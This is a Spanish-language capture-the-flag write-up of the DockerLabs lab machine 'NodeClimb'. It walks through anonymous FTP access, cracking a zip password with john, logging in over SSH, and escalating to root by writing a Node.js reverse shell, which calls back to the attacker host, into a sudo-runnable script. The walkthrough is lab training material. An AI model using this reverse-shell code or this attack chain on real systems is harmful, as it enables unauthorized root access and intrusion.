🏴‍☠️ Write-Up: Máquina "NodeClimb"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar puertos abiertos en la máquina objetivo.




```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 20:57 -04
Initiating ARP Ping Scan at 20:57
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:57, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:57
Completed Parallel DNS resolution of 1 host. at 20:57, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:57
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:57, 3.64s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-05-31 20:57:56 -04 for 3s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
22/tcp open  ssh     syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

🎯 2. Escaneo y Enumeración

Realizo un escaneo específico a los puertos abiertos encontrados anteriormente con la intención de obtener información más relevante sobre sus servicios y versiones. FTP acepta ingreso anónimo.




```
┌──(root㉿kali)-[~]
└─# nmap -p21,22 -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 20:58 -04
Nmap scan report for 172.17.0.2
Host is up (0.000088s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             242 Jul 05  2024 secretitopicaron.zip
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 cd:1f:3b:2d:c4:0b:99:03:e6:a3:5c:26:f5:4b:47:ae (ECDSA)
|_  256 a0:d4:92:f6:9b:db:12:2b:77:b6:b1:58:e0:70:56:f0 (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```


💥 3. Explotación de Vulnerabilidades

Ingreso al puerto 21 del servicio FTP de forma anónima y descargo la carpeta comprimida disponible.




```
┌──(root㉿kali)-[~]
└─# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
Name (172.17.0.2:cypher): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26506|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             242 Jul 05  2024 secretitopicaron.zip
226 Directory send OK.
ftp> get secretitopicaron.zip
local: secretitopicaron.zip remote: secretitopicaron.zip
229 Entering Extended Passive Mode (|||44949|)
150 Opening BINARY mode data connection for secretitopicaron.zip (242 bytes).
100% |*****************************************************************************************************************|   242      618.65 KiB/s    00:00 ETA
226 Transfer complete.
242 bytes received in 00:00 (116.47 KiB/s)
ftp> exit
221 Goodbye.
```

Intento descomprimir el archivo pero me pide una contraseña que no tengo.




```
┌──(root㉿kali)-[~]
└─# unzip secretitopicaron.zip
Archive:  secretitopicaron.zip
[secretitopicaron.zip] password.txt password:
   skipping: password.txt            incorrect password
```

Por ende, uso a john para obtener esa contraseña.




```
┌──(root㉿kali)-[~]
└─# zip2john secretitopicaron.zip > passwordsecretito
Created directory: /root/.john
ver 1.0 efh 5455 efh 7875 secretitopicaron.zip/password.txt PKZIP Encr: 2b chk, TS_chk, cmplen=52, decmplen=40, crc=59D5D024 ts=4C03 cs=4c03 type=0
```



```
┌──(root㉿kali)-[~]
└─# john passwordsecretito
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
password1        (secretitopicaron.zip/password.txt)
```


Descomprimo la carpeta con la contraseña obtenida y me da el archivo **password.txt.** Luego, leo el archivo que me da el usuario y contraseña.



```
┌──(root㉿kali)-[~]
└─# unzip secretitopicaron.zip
Archive:  secretitopicaron.zip
[secretitopicaron.zip] password.txt password:
 extracting: password.txt

┌──(root㉿kali)-[~]
└─# cat password.txt
mario:laKontraseñAmasmalotaHdelbarrioH
```

Ingreso por SSH con las credenciales obtenidas anteriormente.




```
┌──(root㉿kali)-[~]
└─# ssh mario@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:sem9VODefZWbov9cuvKqHP/VaPElAd52iqLT+41h2zQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
mario@172.17.0.2's password:
Linux 3549b076b226 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jul  5 09:35:04 2024 from 172.17.0.1
mario@3549b076b226:~$ whoami
mario
mario@3549b076b226:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
```

🔐 4. Escalada de Privilegios y Post-explotación


Uso “sudo -l” para encontrar archivos que se ejecuten como sudo. Encuentro que hay un archivo javascript.



```
mario@3549b076b226:~$ sudo -l
Matching Defaults entries for mario on 3549b076b226:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 3549b076b226:
    (ALL) NOPASSWD: /usr/bin/node /home/mario/script.js
```

Revisé el archivo javascript y lo puedo modificar. Por ende, intentaré hacer una reverse shell con javascript. Busco un código JS simple para realizarlo y lo copio.




OS: All

node.js #2


```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(1234, "172.17.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```

Con nano abro el script JS.



```
mario@3549b076b226:~$ nano script.js
```


Copio el código JS para la reverse shell.



```
  GNU nano 7.2                                                     script.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("sh", []);
    var client = new net.Socket();
    client.connect(1234, "172.17.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
```


```
                                        [ Read 12 lines ]
```

En mi máquina me pongo a la escucha con netcat en el puerto 1234.




```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
```

Con node ejecuto el script javascript modificado.



```
mario@3549b076b226:~$ sudo /usr/bin/node /home/mario/script.js
```

En mi máquina recibo la conexión de la reverse shell, y como el script fué ejecutado con sudo (como si hubiese sido root) la conexión queda como usuario root.



```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 47688
pwd
/home/mario
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.